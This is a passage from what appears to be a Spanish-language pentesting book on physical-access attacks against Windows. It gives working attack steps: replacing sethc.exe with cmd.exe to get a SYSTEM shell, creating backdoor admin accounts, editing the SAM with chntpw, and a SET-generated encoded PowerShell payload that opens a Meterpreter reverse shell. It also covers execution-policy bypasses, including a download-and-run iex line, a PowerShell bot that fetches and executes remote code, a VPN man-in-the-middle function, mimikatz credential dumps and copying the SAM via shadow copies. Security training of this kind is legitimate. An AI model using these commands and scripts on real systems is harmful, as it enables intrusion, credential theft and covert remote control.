root@kali:~/win# cd Windows/System32/
root@kali:~/win/Windows/System32# mv sethc.exe sethc.exe.bak
root@kali:~/win/Windows/System32# cp cmd.exe sethc.exe
root@kali:~/win/Windows/System32# cmp cmd.exe sethc.exe
root@kali:~/win/Windows/System32# echo $?
0
root@kali:~/win/Windows/System32#

```

Fig. 01.14: Copia de *cmd.exe* a *sethc.exe* en la partición de instalación de *Windows*.

Una vez realizado este cambio se debe reiniciar la máquina y arrancar el sistema operativo *Windows*. Cuando el sistema cargue y el usuario se encuentre con la pantalla de login es el momento de probar a teclear repetidas veces alguna tecla de combinación, como por ejemplo *shift*.

En la imagen se puede visualizar como se obtiene una *cmd* y si se ejecuta la instrucción *whoami* se puede observar que se dispone del máximo privilegio. ¿Ahora que se puede hacer? Por ejemplo, utilizando comandos como *net user* y *net localgroup* se puede crear un usuario en el sistema y añadir al grupo de administradores.

Presione Ctrl+Alt+Supr para iniciar una sesión.

El sistema no puede encontrar el texto del mensaje para el mensaje número 0x2350 en el archivo de mensajes para Application.

(c) 2012 Microsoft Corporation. Todos los derechos reservados.

El sistema no puede encontrar el texto del mensaje para el mensaje número 0x8 en el archivo de mensajes para System.

C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>

Fig. 01.15: Obtención de shell como System.

Ejecutando la instrucción *net user <nombre usuario> <contraseña> /add* se consigue añadir un nuevo usuario al sistema. Después se puede ejecutar la instrucción *net localgroup administradores <nombre usuario anterior> /add* permite añadir el usuario creado anteriormente al grupo de administradores. En este instante, se puede iniciar sesión en la máquina con el nuevo usuario. También se podría valorar la posibilidad de iniciar a través de escritorio remoto.

```

C:\Windows\system32>net user pablo2 123abc /add
Se ha completado el comando correctamente.

C:\Windows\system32>net localgroup administradores pablo2 /add
Se ha completado el comando correctamente.

C:\Windows\system32>

```

Fig. 01.16: Adición de usuario al sistema y adición al grupo de administradores en *Windows*.

Otra de las vías a utilizar es el DVD de instalación de *Windows 8*, por ejemplo, con el que se puede utilizar una consola de recuperación y poder realizar la misma técnica. Existen diversas vías para lograr modificar el fichero *sethc.exe* y permitir realizar este truco con el que conseguir usuario *System* en *Windows*.

Chntpw: Modificando la SAM

La aplicación *chntpw* permite desde un *Live CD* editar la información que se almacena en la SAM. La SAM, *Security Account Manager*, es un archivo que tienen los sistemas *Windows* y que almacena información sobre los usuarios y contraseñas locales. En este fichero se almacena el identificador de usuario, por ejemplo, el 500 identifica al administrador real de la máquina, el nombre de usuario y la contraseña *hasheada* en LM y NT. El fichero se encuentra en la ruta *\Windows\system32\config*.

La aplicación *chntpw* se encuentra disponible en diversas distribuciones de seguridad informática como son *Backtrack* o *Kali Linux*. En este ejemplo se utilizará un sistema *Windows 7* instalado en una máquina, mientras que se cargará una distribución *Kali Linux* en modo *Live CD* para modificar la información de los usuarios de la SAM.

Una vez que se tiene localizado el fichero SAM de la máquina *Windows* se puede utilizar la herramienta *chntpw* para realizar diferentes acciones. Algunas acciones interesantes son la posibilidad de listar y ver el contenido del fichero SAM, editar información del registro o manipular alguna credencial para poder entrar al equipo.

En la imagen se puede visualizar como en la ayuda de la herramienta se detallan diferentes opciones. Además, se puede ver que el manejo de la herramienta es muy sencillo.

```
root@kali:~# /Windows/System32/config\# chntpw -h
chntpw version 0.99.6 080526 (sixtyfour), (c) Petter N Hagen
chntpw: change password of a user in a NT/2K/XP/2K3/Vista:SAM file, or invoke registry editor.
chntpw [OPTIONS] <samfile> [systemfile] [securityfile] [otherreghive] [...]
-h      This message
-u <user> Username to change, Administrator is default
-l      List all users in SAM file
-i      Interactive. List users (as -l) then ask for username to change
-e      Registry editor. Now with full write support!
-d      Enter buffer debugger instead (hex editor)
-t      Trace. Show hexdump of structs/segments. (deprecated debug function)
-v      Be a little more verbose (for debugging)
-L      Write names of changed files to /tmp/changed
-N      No allocation mode. Only (old style) same length overwrites possible
See README file on how to get to the registry files, and what they are.
Source/binary freely distributable under GPL v2 license. See README for details.
NOTE: This program is somewhat hackish! You are on your own!
```

Fig. 01.17: Ayuda de la aplicación *chntpw*.

Si se ejecuta la instrucción *chntpw -l <ruta del fichero SAM>* se puede obtener un listado sobre los usuarios que están contenidos en la SAM. La aplicación *chntpw* proporciona una salida con 4 campos de información. El primero de ellos es el identificador del usuario en hexadecimal, por ejemplo, si el valor es 0x01f4, pasándolo a decimal se obtiene el valor 500, por lo que se sabe

que esta información es del usuario administrador real del sistema. El segundo campo proporciona el nombre de usuario. El tercer campo indica si el usuario correspondiente pertenece al grupo de administradores. Por último, el cuarto campo indica si el usuario se encuentra habilitado o no.

SAM policy limits:			
	Username	Admin?	Lock?
01f4	Administrator	ADMIN	dis/lock
01f5	Guest		
03e9	pablo	ADMIN	
03ea	pepe		

Fig. 01.18: Listado de usuario de la SAM con chntpw.

¿Cómo se modifica la información? La aplicación proporciona un parámetro que permite al usuario acceder a un menú interactivo. En este menú se irán preguntando acciones al usuario, lo cual simplifica mucho el uso de la herramienta. Para llevar a cabo dicha acción hay que ejecutar la instrucción `chntpw -i <ruta del fichero SAM>`.

La opción 1 permite editar información del usuario y de la contraseña. En este instante introduciendo el nombre del usuario del que se quiere modificar la contraseña se podría realizar dicha acción.

```
What to do? [1] -> 1

===== chntpw Edit User Info & Passwords =====

| RID | ----- Username ----- | Admin? | - Lock? --|
| 01f4 | Administrator          | ADMIN   | dis/lock |
| 01f5 | Guest                  |         | dis/lock |
| 03e9 | pablo                 | ADMIN   |           |
| 03ea | pepe                  |         |           |

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] pablo

RID      : 1001 [03e9]
Username: pablo
fullname:
comment:
homedir:

User is member of 1 groups:
00000220 = Administrators (which has 2 members)

Account bits: 0x0214 =
[ ] Disabled    | [ ] Homedir req. | [X] Passwd not req.
[ ] Temp. duplicate | [X] Normal account | [ ] NMS account
[ ] Domain trust ac | [ ] Wks trust act. | [ ] Srv trust act
[X] Pwd don't expir | [ ] Auto-lockout | [ ] (unknown 0x08)
[ ] (unknown 0x10) | [ ] (unknown 0x20) | [ ] (unknown 0x40)
```

Fig. 01.19: Cambiando contraseña a un usuario con chntpw.

¿Qué opciones se pueden llevar a cabo una vez seleccionado el usuario? La aplicación *chntpw* permite realizar varias acciones como son las siguientes:

- Eliminar la contraseña del usuario fijado, es decir, dejarla en blanco.
- Editar la contraseña del usuario para asignar una nueva.
- Añadir el usuario al grupo administradores. En otras palabras realizar un aumento de privilegio en la máquina para dicho usuario.
- Habilitar un usuario, en caso de que éste estuviera bloqueado o deshabilitado.

Como puede entenderse existen diversas acciones interesantes y que pueden ser útiles en ciertos momentos, tanto en un *pentesting* como en la administración de equipos y redes *Microsoft*.

Kon-Boot y NetHunter

Kon-Boot permite al usuario parchear en la memoria del equipo el *kernel* saltando el proceso de autenticación. De esta forma el usuario puede acceder al equipo como administrador en sistemas *Windows*, aunque no sólo se puede utilizar esta herramienta en sistemas *Windows*, ya que se puede encontrar, por ejemplo, en sistemas *OS X*.

La herramienta no necesita montar el sistema de ficheros, como por ejemplo se hace en la técnica de *Sticky Keys*, ni siquiera cambia la contraseña de un usuario para acceder con una nueva contraseña, y por supuesto no obtiene la contraseña. Simplemente, *Kon-Boot* es capaz de acceder al sistema con el usuario con más privilegio sin ningún tipo de contraseña.




Fig. 01.20: Arranque de Kon-Boot.

Para utilizar la herramienta existen diferentes vías. La más clásica sería utilizar la ISO para quemar un CD y utilizarlo para hacer la intrusión al sistema físicamente. Otra opción es utilizar un USB, que

es exactamente equivalente a utilizar la opción del CD. El procedimiento a seguir para conseguir la intrusión es el siguiente:

1. Utilizar CD o USB con *Kon-Boot*.
2. Una vez que la pantalla de login está presenta, iniciar con el usuario administrador sin ninguna contraseña.
3. *Kon-Boot* modifica las *Sticky Keys* para que cuando se pulse repetidas veces una tecla de combinación se obtenga una *cmd* con privilegios de *System*.

Kon-Boot está disponible para las últimas versiones de *Windows*, como, por ejemplo, *Windows 8.1*. Además, existe la versión para móvil, la cual se puede utilizar a través de *Android* con la aplicación *Kali Net Hunter*.




Fig. 01.21: Kali Net Hunter.

El proceso con *Net Hunter* es exactamente igual, se debe arrancar el equipo con el dispositivo conectado por USB y el *Kon-Boot* preparado en el dispositivo desde el cual se hará el proceso de parcheo.

PowerShell: Ejecución de payloads

En muchas ocasiones existen políticas locales o de dominio que evitan que los usuarios puedan ejecutar una *cmd*, pero a día de hoy muchos administradores no tienen tanto en cuenta a la *PowerShell*, y ésta herramienta es aún más potente que la *cmd* clásica de *Windows*. Si un usuario tiene acceso físico a un equipo puede ejecutar cualquier tipo de código a través de una *PowerShell*, por ejemplo un *Meterpreter*.

Es sabido que *PowerShell* tiene una serie de políticas de ejecución de *scripts*. Por ejemplo, un administrador puede configurar una política *restricted* con la que un usuario no podrá ejecutar *scripts* a través de *PowerShell*. Otra opción es *unrestricted*, con la que un usuario puede ejecutar cualquier tipo de *script* en la consola. Las opciones *allsigned* y *remotesigned* indican que para poder ejecutar cualquier *script* en la máquina se necesita que esté firmado, mientras que la segunda opción indica que los *scripts* creados localmente pueden ser ejecutados sin necesidad de que estén firmados, pero

oWORD

los que hayan sido creados fuera del equipo deben estar firmados. Para visualizar en una *PowerShell* la política configurada se debe ejecutar el comando *Get-ExecutionPolicy*.

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) SMS Spoofing Attack Vector
- 8) Wireless Access Point Attack Vector
- 9) QRCode Generator Attack Vector
- 10) Powershell Attack Vectors
- 11) Third Party Modules

Fig. 01.22: Menú de SET con distintos vectores de ataque.

La herramienta SET, *Social Engineering Toolkit*, permite realizar diversos ataques basados en ingeniería social. Uno de los vectores que muestra es la utilización de *PowerShell* para llevar a cabo ejecución de código sobre esta consola de *Windows*.

El vector de ataque de *PowerShell* proporciona diversas posibilidades, pero el resultado es similar en todas. Se puede obtener el código de un *script* el cual puede ser ejecutado directamente copiando y pegando sobre la *PowerShell*, por si existe alguna política en la máquina que restrinja la ejecución de *scripts*, o se puede obtener una instrucción que invoca la ejecución de código en base 64. Esto último es realmente interesante, ya que de algún modo ofusca y hace que se pueda ejecutar código de manera menos transparente.

En el presente ejemplo se va a utilizar la opción *PowerShell Alphanumeric Shellcode Injector* que permite crear una instrucción que ejecutará una *PowerShell* de forma no interactiva y el código a ejecutar se encontrará *encodeado* en base 64.

- 1) Powershell Alphanumeric Shellcode Injector
- 2) Powershell Reverse Shell
- 3) Powershell Bind Shell
- 4) Powershell Dump SAM Database

Fig. 01.23: Opciones que proporciona SET sobre PowerShell.

Una vez seleccionado este ataque se solicitará al usuario una serie de parámetros para configurar, los cuales se explican a continuación:

- Dirección IP a la cual, una vez ejecutado el código en la *PowerShell*, se devolverá el control de la máquina víctima.
- Puerto en el que el atacante estará escuchando y esperando a la ejecución del código.
- Una vez generada la instrucción, se solicita al usuario si quiere configurar el *handler* de *Metasploit* para recibir el control de la máquina donde se ejecute el código generado.

```

set:powershell>1
set> IP address for the payload listener: 192.168.56.103
set:powershell> Enter the port for the reverse [443]:
[!] Prepping the payload for delivery and injecting alphanumeric shellcode...
[!] Generating x86-based powershell injection code...
[!] Finished generating powershell injection bypass.
[!] Encoded to bypass execution restriction policy...
[!] If you want the powershell commands and attack, they are exported to /root/.
set/reports/powershell/
set> Do you want to start the listener now [yes/no]: : yes

```

Fig. 01.24: Configuración de Alphanumeric Shellcode Injector.

Un atacante con acceso físico a un equipo *Windows* puede introducir en el equipo un fichero TXT con la instrucción generada, ya sea porque se lo descarga de Internet o lo tiene almacenado en un medio extraíble. El atacante tendrá configurado el *handler* en un equipo remoto que será el que recibirá el control, produciéndose la petición desde dentro hacia fuera, por lo que generalmente se evitarán temas de *firewall*.

En el ejemplo se puede visualizar diversas opciones en la ejecución de *PowerShell*. A continuación, se enumeran las opciones y el significado de éstas:

- nop. Indica que *PowerShell* será ejecutada sin ningún *profile* cargado.
- windows hidden. Indica que la instrucción será ejecutada en una ventana oculta.
- noni. Indica que la consola no será interactiva.
- enc. Indica que a continuación viene el código de *PowerShell* a ejecutar.

Archivo	Edición	Formato	Ver	Ayuda
powershell -nop -windows hidden -noni -enc JAAxCAAPQAgACcAJABjACAAPQAgACcAJwBbAEQAbABsAEkAbQBwAG8A cgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACKAXQBwAHUA YgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4ATABJAG4A dABQAHQAcgAgAFYAaQBjAHQAdQBhAGwAQQBbAGwAbwBjACgASQBbAHQA				

Fig. 01.25: Instrucción generada con SET para PowerShell.

Cuando el usuario malicioso ejecuta la instrucción en la *PowerShell* se está proporcionando acceso y control remoto de la máquina. Tal y como puede visualizarse en la imagen se ejecuta una *Meterpreter* sobre una máquina *Windows Server 2012* en este caso.

```

msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
[*] Sending stage (769024 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.103:443 -> 192.168.56.102:57574) at
2015-03-13 08:16:56 +0100

```

Fig. 01.26: Toma de control en remoto de la máquina con acceso físico, (1º parte).

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer       : WIN-6UEBSMLDJEB
OS             : Windows 2012 (Build 8400),
Architecture   : x64 (Current Process is WOW64)
System Language: es_ES
Meterpreter    : x86/win32
meterpreter >
```

Fig. 01.26: Toma de control en remoto de la máquina con acceso físico, (2^a parte).

Lógicamente, cuando hay una intrusión remota se puede ejecutar este tipo de técnicas para de forma posterior tomar el control de la máquina remota. Por ejemplo, en una vulnerabilidad de *Command Injection* en una aplicación web que utilice *Windows* con *PowerShell* en el sistema podría ejecutarse este tipo de instrucciones para lograr una *Meterpreter*.

7 formas de hacer bypass a la política de ejecución de PowerShell

PowerShell tiene un mecanismo para impedir que un *script* se ejecute en el equipo, este mecanismo se denomina política de ejecución. Como ya se ha mencionado anteriormente, se dispone de diferentes opciones para configurar la política de ejecución, y en un entorno empresarial puede utilizarse para asegurarse de que ningún software malicioso hará uso de la posibilidad de ejecución de *scripts* para aprovecharse o tomar cierta ventaja en un escenario.

En el ámbito del *pentesting* también puede ser un obstáculo, pero existen diversas maneras para realizar un *bypass* de la política de ejecución. Algunas vías para realizar este *bypass* son triviales pero efectivas. Hay que recordar que por defecto la política configurada en los equipos es *restricted*, es decir ningún *script* podrá ser ejecutado a través de *PowerShell*.

Microsoft proporciona la política *restricted* con el objetivo de que los administradores tengan que modificar la política o realizar acciones concretas, las cuales se podrán ver en este apartado, con el fin de tener conciencia de lo que se está haciendo. ¿Por qué realizar un *bypass*? La necesidad de automatización por parte de un usuario es una de las respuestas más utilizadas. Aunque, también se puede ver el escenario desde el lado del atacante. En este caso se supondrá un atacante con acceso físico y con necesidad de poder ejecutar órdenes desde la *PowerShell*. La consola de *Microsoft* ha llegado a ser muy popular para administradores y *hackers* éticos.

A continuación, se enumeran diferentes posibilidades para llevar a cabo un *bypass* de esta política:

1. La primera y más sencilla de todas es la de copiar y pegar el contenido de un *script* en la consola interactiva. De esta manera tan sencilla, y teniendo acceso físico al equipo se podrán ejecutar las distintas instrucciones que componen el *script* que no se puede ejecutar.
2. Utilización del comando *echo* para escribir el contenido del *script* en la *PowerShell* y se pasa el contenido a través de un *pipe* a la aplicación *PowerShell*. Un ejemplo sencillo de esto sería *echo write-host "mi bypass" | powershell -noprofile -*. Otra opción es utilizar el coman-

do `cat` o `Get-Content` con el fin de leer de un fichero el `script` y pasare las instrucciones a través de un `pipe`. Por ejemplo, `Get-Content script.ps1 | powershell.exe -noprofile -`.

3. Utilización de argumento `-command` en la ejecución de una `PowerShell`. Por ejemplo, `powershell -command "write-host 'mi bypass'"`.

4. Descargar el contenido del `script` y ejecutarlo invocando a `PowerShell`. El ejemplo de esta vía sería `powershell -noprofile -c "iex(New-Object Net.WebClient).DownloadString('direcciónURL')"`.

5. Utilización del `cmdlet invoke-command`. Un ejemplo de esta vía sería `invoke-command -scriptblock {write-host "mi bypass"}`.

6. *Encodear* el contenido del `script` y ejecutarlo con el argumento `-EncodedCommand`. En primer lugar hay que almacenar el contenido *encodeado* en una variable, por ejemplo `$contenido = "write-host 'mi bypass'"`; `$bytes = [System.Text.Encoding]::Unicode.GetBytes($contenido)`; `$encoded = [Convert]::ToBase64String($bytes)`. Una vez que se tiene el texto *encodeado* se invoca de la siguiente manera `powershell.exe -EncodedCommand $encoded`.

7. Utilización del `flag ExecutionPolicy`. La ejecución de la siguiente instrucción permite saltar la política `powershell -ExecutionPolicy Bypass -File <script>`. Con el argumento `-ExecutionPolicy` se puede indicar la política que debe ser ejecutada, por lo que puede indicarse otra que sea válida para el usuario.

Bots en PowerShell

En algunas ocasiones un auditor o un atacante no disponen de las herramientas necesarias en una máquina con sistema *Microsoft Windows*. Teniendo acceso físico a un equipo, ya sea con privilegio o sin él, se tiene al alcance de la mano una `PowerShell`. Desde *Microsoft Vista* viene de forma nativa en el sistema operativo, y puede ser aprovechada para ejecutar gran cantidad de acciones, las cuales muchas de ellas pueden permitir realizar ciertas acciones en la propia máquina o contra otras que se encuentren en la red.

En este apartado se presenta la posibilidad de ejecutar código a través de la `PowerShell`. Este código podrá ser ejecutado en local, descargándola de ubicaciones remotas y *bypasseando* las políticas de ejecución. Como se ha mencionado en este capítulo, existen diferentes formas para llevar a cabo un *bot bypass* de las políticas de ejecución. Las técnicas que se exponen en este apartado para crear un *bot* en `PowerShell`, totalmente funcional y útil en un *pentest*, son un resumen del trabajo expuesto en el congreso de seguridad *Qurtuba Security Congress* en la ponencia *Give me a PowerShell and I will move your world*.

Como punto de partida antes de la creación del *bot* es tener acceso físico al equipo y no tener herramientas a mano. ¿Qué se puede hacer sin un *nmap*? ¿Qué se hace sin Foca? ¿Se puede manipular *tokens* de *Windows* sin las herramientas adecuadas? ¿Se podrá dejar un backdoor en esta máquina sin privilegio? ¿Se puede ejecutar código? `PowerShell` puede dar respuesta a cada una de las preguntas anteriores. La idea será poder descargar cualquier tipo de código desde una ubicación externa a la organización, el cual no sea detectado por ningún elemento de seguridad de la organización, y poder realizar acciones en el equipo físico o algún equipo de la red.

Hay algunas cosas que se debe tener en mente, y es que la utilización de *bots* en *PowerShell* ayuda a evadir sistemas de seguridad, como puede ser un antivirus, se consigue evadir las famosas listas blancas de ejecución de aplicaciones que se puede encontrar en un equipo de una organización, se puede utilizar *proxies* a través de los *cmdlets* de *PowerShell*, se evita generar tráfico sospechoso utilizando tráfico HTTP para la obtención de ciertas funcionalidades y la posibilidad de ejecutar código a través del terminal. Estas características ayudan a contrarrestar la limitación de la no disponibilidad en el equipo de herramientas.

Antes de seguir describiendo el *bot* es importante comentar que este tipo de *bots* podrían ser remotos también. Podrían utilizar entornos como *Twitter*, *Facebook* o *Pastebin* como panel de instrucciones, e incluso como fuentes dónde descargar las funciones y código a ejecutar en *base 64*. Se debe tener en cuenta que el *bot* puede ser todo lo complejo que se quiera, incluso que podría acabar siendo un tipo de *malware* interactuando con el registro de *Windows* y obteniendo persistencia de algún modo, ya sea porque se introduzca en una orden en el registro o, porque se genere algún tipo de *script* con extensión *.ps1*.

En este apartado se pretende disponer de un esqueleto básico de un *bot* con el que cada usuario pueda aumentarlo en función de sus necesidades. El esqueleto básico del *bot* será un bucle *while* el cual se encarga de iterar y comprobar qué funciones se quiere descargar y, posteriormente, cargar en el ámbito de ejecución de *PowerShell* para después poder invocarlas.

```
$condition = $true
$ip = "192.168.56.101" #Dirección IP donde cargar funciones y devolver resultados
en caso de necesidad.
while($condition) {
    $command = Read-Host "local$>"
    $command = $command.split(" | ")
    $command
    $result = $true
    if ($result -eq $true){
        if ($command[0] -eq "load"){
            if($commandlist -notcontains $command[1]){
                $uri = "http://"
                $uri+=$ip;$uri+="/";$uri+=$command[1];$uri+="."txt"
                $uri
                Invoke-WebRequest $uri | Invoke-Expression
                $commandlist+=$command[1]
            }
            if ($command[2]){
                $comando = $command[1];$comando += " ";$comando+=$command[2]
                $comando | Invoke-Expression
            }
            else{
                $comando = $command[1]
                $comando | Invoke-Expression
            }
        }
        $execute
        $execute.Length
    }
}
```

```

if($execute.Length -gt 0){send-results -file $command[1] -ip $ip
-execution $execute} #Send-TwitterDm -Message $execute -Username 'fluproject'
}
}
$condition = $command -ne "quit!"
}

```

¿Cómo se carga el código? A través de funciones que son descargadas a través del cmdlet *Invoke-WebRequest*. Con este cmdlet se descarga el código desde un servidor web, aunque como se ha comentado se puede descargar desde otras ubicaciones, por ejemplo, *Twitter* o *Pastebin*. El código que se quiere ejecutar no se encuentra *hardcodeado* en el script, por lo que se entiende que el código es cargado en el ámbito del script dinámicamente, dotando de gran potencial a este tipo de bots. Cuando el código es descargado en forma de función de PowerShell se utiliza el cmdlet *Invoke-Expression* para cargar la función en el ámbito del script con el fin de poder invocarla de ahora en adelante.

```

if($commandlist --notcontains $command[1]){
    $uri = "http://"
    $uri+=$ip;$uri+="/";$uri+=$command[1];$uri+=".txt"
    $uri
    Invoke-WebRequest $uri | Invoke-Expression
    $commandlist+=$command[1]
}

```


¿De dónde se leen los comandos? Como también se comentó anteriormente los comandos pueden ser leídos en remoto de una cuenta de Twitter, por ejemplo. También puede ser leído del propio servidor web donde se cargan las funciones dinámicamente.

En este ejemplo, y entendiendo que el usuario se encuentra en un entorno local, será éste el que los introduzca desde el *prompt*. Se decidió utilizar una nomenclatura básica, la cual consta de tres partes:

- Comando de carga denominado *load*.
- El segundo comando indica el nombre de la función que acaba de ser cargada con *Invoke-WebRequest* concatenado con *Invoke-Expression*.
- El tercer comando es opcional e indica los parámetros que deben ser pasados a la función que se ha cargado en el ámbito del script previamente.

En resumen, la sintaxis es la siguiente *load | <nombre función> | <argumentos de la función>*. Supóngase que existe una función como la que se muestra en la imagen. Desde el *prompt* del bot se ejecuta la instrucción *load | vpn_mitm | -ip <dirección IP vpn server>*, y ¿ahora qué ocurre? Como se puede ver en el código, una vez se introduce la orden, se descarga y carga el código en el ámbito del script en forma de función y se invoca su ejecución.


En este caso esta función generará un *profile* de VPN y realizará la conexión a un servidor de VPN ubicado en la dirección IP que se pasó a la función. ¿Qué se consigue con este ejemplo? El tráfico de la máquina donde se encuentra el usuario comenzará a salir por defecto por el servidor de VPN consiguiendo realizar un *Man In The Middle*, ya que todo el tráfico puede ser monitorizado por el usuario remoto.



```
function vpn_mitm{
    param
    (
        [Parameter(Mandatory)]
        [string] $ip
    )
    Add-VpnConnection -Name proof -
    ServerAddress $ip -TunnelType Pptp -
    AuthenticationMethod MSChapv2
    rasdial.exe "proof" pablo metasploit
}
```

Fig. 01.27: Código en un fichero TXT de una función que se puede cargar con el bot.

Otro ejemplo de código que se puede ejecutar es un *mimikatz*. Este código se puede obtener del conjunto de *scripts* que proporciona *Powersploit* a través de su *github* <https://github.com/mattifestation/PowerSploit>. Como se puede visualizar en la imagen, una vez que la función es descargada y ejecutada en el ámbito del *bot*, la salida proporciona información sobre las contraseñas de los usuarios que han iniciado sesión en el sistema. Es importante recordar que para ejecutar *Mimikatz* en el sistema se debe tener privilegios.



```
Authentication Id : 0 ; 64899 <00000000:0000fd83>
Session          : Interactive from 1
User Name        : Administrator
Domain          : pshe118
SID              : S-1-5-21-3587275698-1183418431-600800615-500
nsv :
[00000003] Primary
* Username : Administrator
* Domain   : pshe118
* LM       : 8735122c3a72d2c65aacd84cd494924f
* NTLM     : 7015aa2627690da1100e50d3f2937f18
* SHA1     : 354417c7a665da7483738c65d8dce7b3f1cbe274
tspkg :
* Username : Administrator
* Domain   : pshe118
* Password : 123abc..
digest :
* Username : Administrator
* Domain   : pshe118
* Password : 123abc..
livesasp :
kerberos :
* Username : Administrator
* Domain   : pshe118
* Password : 123abc..
ssp :
credman :
```

Fig. 01.28: Ejecución de la función de Mimikatz a través de PSBot.

A continuación, se puede ver un recopilatorio de proyectos, conjuntos de *scripts* y *frameworks* que utilizan código *PowerShell* para ejecutar acciones a bajo y alto nivel y pueden ser utilizados en ataques en un *pentest*.

- *PowerUp*. Proporciona diferentes herramientas para llevar a cabo escaladas de privilegios en *Windows*. Su *Github* está en la dirección URL <https://github.com/Veil-Framework/PowerTools/tree/master/PowerUp>.
- *Powersploit*. Como se comentó anteriormente es el conjunto de *scripts* de *Powershell* por excelencia. Su *Github* está en la dirección URL <https://github.com/mattifestation/Powersploit>.
- *Posh-SecMod*. Un *framework* el cual permite interactuar con *Shodan*, *Metasploit* o *Nessus*. Puede ser utilizado en *post-exploitación* o identificación y descubrimiento de activos. Su *Github* se encuentra en la dirección URL <https://github.com/darkoperator/Posh-SecMod>.
- *PEchecker*. Estos *scripts* comprueban las opciones de compilación y mecanismos de protección como son ASLR, DEP, SafeSEH, entre otros. Su dirección URL de *Github* se encuentra en <https://github.com/NetSPI/PEchecker>.

VSS: Copia ficheros del sistema

Este servicio, denominado *Volume Snapshot Service*, que proporcionan los sistemas *Windows* a los usuarios con privilegio mínimo de administrador permite realizar copias de ficheros, aunque éstos se encuentren protegidos por el sistema. En otras palabras, si un usuario dispone de una cuenta con privilegio administrativo se podría llevar a cabo una copia de ficheros como la SAM o SYSTEM, los cuales están protegidos por el sistema en tiempo de ejecución.

Existen diferentes formas para realizar copias de archivos protegidos por el sistema, siempre y cuando se tenga un usuario que pertenezca al grupo administradores, es decir, con los permisos necesarios.

El siguiente código escrito en *PowerShell* permite realizar copias de ficheros protegidos por el sistema. El código de ejemplo es para la copia de un fichero SAM, para copiar un fichero SYSTEM solo hay que sustituir el nombre del fichero en el código.

```
$service=(Get-Service -name VSS)
if($service.Status -ne "Running") { $notrunning=1; $service.Start() }
$Id=(gwmi -list win32_shadowcopy).Create("C:\","ClientAccessible").ShadowID
$volume=(gwmi win32_shadowcopy -filter "ID='$Id'")
cmd /c copy "$($volume.DeviceObject)\windows\system32\config\Sam" c:\users\pablo\desktop
$volume.Delete(); if($notrunning -eq 1) {$service.Stop()}
```

```
C:\Windows\system32> $service=(Get-Service -name VSS)
C:\Windows\system32> if($service.Status -ne "Running") { $notrunning=1; $service.Start() }
